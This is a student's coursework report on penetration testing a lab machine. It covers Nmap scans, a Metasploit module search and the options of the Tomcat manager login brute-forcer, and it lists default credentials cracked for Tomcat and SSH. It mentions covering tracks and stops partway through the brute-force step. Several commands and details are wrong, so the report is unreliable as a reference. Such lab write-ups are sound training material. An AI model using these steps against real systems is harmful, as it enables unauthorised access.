CSI_6_SCS_2122_CW2

haroon ahmad

3814324

Contents

Introduction

Purpose of the report

This report will use a real-world cyber-security case study, and students will be asked to perform penetration testing and vulnerability scanning on a target system. This coursework will measure students' knowledge and understanding of cyber-security, as well as their ability to manage and mitigate risks and threats. The scans were performed to detect the target machine's vulnerabilities. The scabs used Nmap and Nessus to scan. I ran these scans to find weaknesses and ways a third party may enter the company's system. Just like a hacker, post exploit was undertaken to delete any proof of the attack. I suggest techniques to increase firm security and reduce hacker vulnerabilities.

Scope of penetration test

I exploited tomcat and ssh as they were the easiest vulnerabilities to exploit. The reason for not using the other exploits is because they were more time consuming.

Objectives of the report

- Introduction and executive summary
- Port scanning put the results from the scan on the server into a table, which should include protocol, port number application name and version. Explain how I got the results.
- Vulnerability scanning showing the scan in this report Nessus scan showing the scan results, discussing the vulnerabilities.
- Exploitation shows 2 or more exploitations to gain shell access to the target system showing each step.
- Post exploitation showing each step to get the user credentials and covering my tracks
- Conclusion and recommendations summarising the findings and giving recommendations to company to prevent future hacks.
- Report structure and readability


Section 2 executive summary results


Table of services hacked and the logins you discovered through hacking them

Service	credentials
tomcat	Tomcat:tomcat
ssh	Postgres:postgres Msfadmin:msfadmin User:user Service:service


Section 3 scan results

Explain all the screenshots here, what are the services running on the server, but the services in a table explaining the protocol used, port numbers, application and service names, application versions and any other info you want. Explain how you decided to use the things from here (refer to the documentation for Nmap on google)






The figure above shows me doing an ip address search. This is the first step for the exploitation of the system. This was done in the terminal in kali the reasoning for this so I could find the ip address of the target system on the subnet. To find the ip address the command needed is ifconfig.



The figure above shows the nmap scan process after the ip address had been identified, which was also conducted in the terminal on kali using the command nmap -pn 127.0.0.1. This option eliminates the need to go through the Nmap discovery stage. Normally, Nmap uses this stage to determine whether devices are active and should be subjected to more extensive scanning. For security reasons, Nmap only does extensive probing against hosts that are found to be operational. This includes port scans, version detection, and OS identification.



In the figure above I have conducted another namp scan fater the prvious nmap scan however this one is more indepth. It was done through the terminal on kali and the command used was Nmap -PN -sV. A version scan (-sV) is performed by sending a series of probes, each of which is assigned a rarity value between one and nine, to the target machine during the scan. The lower-numbered probes are effective against a wide variety of popular services, whereas the higher-numbered probes are only occasionally beneficial against specific services.

The whole subnet was scanned and then found the target machine using a Nmap scan

Port	Service	Version
21/tcp	ftp	ProFTPD 1.3.1
22/tcp	ssh	Open 4.7p1 Sebian subuntu1 (protocol 2.0)
23/tcp	telnet	Linux telnetd
25/tcp	SMTP	Postfix smtpd
53/tcp	Domain	ISC BIND 9.4.2
80/tcp	http	Apache httpd 2.2.8 ((ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp	Netbios-ssn	Samba smbd 3.X – 4.X (workgroup: WORKGROUP)
445/tcp	Netbios-ssn	Samba smbd 3.X – 4.X (workgroup: WORKGROUP)
3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	postgresql	PostgreSQL DB 8.3.0 – 8.3.7
8009/tcp	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	http	Apache Tomcat/Coyote JSP engine 1.1

Section 4 access via exploit

What service is vulnerable

Port - 8009, service name – ajp13, Version - Apache Jserv (Protocol v1.3)

Port – 8180, service name – HTTP, Version - Apache Tomcat/Coyote JSP engine 1.1

port number service listen on

port	Service name	Application version
8009	Ajp13	Apache Jserv (Protocol v1.3)
8180	HTTP	Apache Tomcat/Coyote JSP engine 1.1


CVE number of the vulnerability

CVE CVE-2020-1745
CVE CVE-2020-1938

Steps took to discover the vulnerability

Nmap and Nessus were my go-to tools for discovering this flaw. Initially, I used nmap scans to locate open ports. I used Nessus to determine the CVE and the degree of vulnerability for each exploit after this process was complete and open ports had been discovered..

Steps you to exploit the vulnerability




If any credentials are found, I used this command to run Metasploit with the database so that it would store them in the database created.

```
msf6 > search tomcat

Matching Modules
================

   #   Name                                                              Disclosure Date  Rank       Check  Description
   -   ----                                                              ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos                  2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                                2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl                         2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3   exploit/multi/http/struts_code_exec_classloader                   2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   4   auxiliary/admin/http/tomcat_ghostcat                              2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   5   exploit/windows/http/tomcat_cgi_cmdlineargs                       2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   6   exploit/multi/http/tomcat_mgr_deploy                              2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   7   exploit/multi/http/tomcat_mgr_upload                              2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding                2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   9   auxiliary/scanner/http/tomcat_enum                                                 normal     No     Apache Tomcat User Enumeration
   10  exploit/multi/http/atlassian_confluence_webwork_ognl_injection    2021-08-25       excellent  Yes    Atlassian Confluence WebWork OGNL Injection
   11  exploit/windows/http/cayin_xpost_sql_rce                          2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   12  exploit/multi/http/cisco_dcnm_upload_2019                         2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code Execution
   13  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec      2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform Command Execution
   14  exploit/linux/http/cisco_hyperflex_file_upload_rce                2021-05-05       excellent  Yes    Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
   15  exploit/linux/http/cpi_tararchive_upload                          2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   16  exploit/linux/http/cisco_prime_inf_rce                            2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
   17  post/multi/gather/tomcat_gather                                                    normal     No     Gather Tomcat Credentials
   18  auxiliary/dos/http/hashcollision_dos                              2011-12-28       normal     No     Hashtable Collisions
   19  auxiliary/admin/http/ibm_drm_download                             2020-04-21       normal     Yes    IBM Data Risk Manager Arbitrary File Download
   20  exploit/linux/http/lucee_admin_imgprocess_file_write              2021-01-15       excellent  Yes    Lucee Administrator imgProcess.cfm Arbitrary File Write
   21  exploit/multi/http/zenworks_configuration_management_upload       2015-04-07       excellent  Yes    Novell ZENworks Configuration Management Arbitrary File Upload
   22  auxiliary/admin/http/tomcat_administration                                         normal     No     Tomcat Administration Tool Default Access
   23  auxiliary/scanner/http/tomcat_mgr_login                                            normal     No     Tomcat Application Manager Login Utility
   24  exploit/multi/http/tomcat_jsp_upload_bypass                       2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   25  auxiliary/admin/http/tomcat_utf8_traversal                        2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   26  auxiliary/admin/http/trendmicro_dlp_traversal                     2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   27  post/windows/gather/enum_tomcat                                                    normal     No     Windows Gather Apache Tomcat Enumeration


Interact with a module by name or index. For example info 27, use 27 or use post/windows/gather/enum_tomcat

msf6 >
```


Using Metasploit, the search term "search tomcat" locates all of the modules that could be exploited to compromise tomcat. "use 23" was the next command I entered, since it contained the login information

```
root@kali: ~
File  Actions  Edit  View  Help
root@kali: ~ ×   root@kali: ~ ×
Basic options:
  Name              Current Setting                                                  Required  Description
  ----              ---------------                                                  --------  -----------
  BLANK_PASSWORDS   false                                                            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                                                                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false                                                            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false                                                            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false                                                            no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none                                                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD                                                                           no        The HTTP password to specify for authentication
  PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
  Proxies                                                                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS                                                                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT             8080                                                             yes       The target port (TCP)
  SSL               false                                                            no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS   false                                                            yes       Stop guessing when a credential works for a host
  TARGETURI         /manager/html                                                    yes       URI for Manager login. Default is /manager/html
  THREADS           1                                                                yes       The number of concurrent threads (max one per host)
  USERNAME                                                                           no        The HTTP username to specify for authentication
  USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false                                                            no        Try the username as the password for all users
  USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no        File containing users, one per line
  VERBOSE           true                                                             yes       Whether to print output for all attempts
```


If you use the command "show info," the information about the currently selected module will be displayed on the screen. Module 23 is responsible for attempting to connect in to a Tomcat Application Manager instance by using a certain username and password. In addition, because I need to alter the RHOST and RPORT, I typed in the command "show options" to reveal all of the options that can be modified.




Because tomcat listens on port 8180, I changed the LHOST and RPORT to the target machine's IP and set the port number once again in this snapshot. After that, I entered run to see if it will try every possible username and password combination for Tomcat.



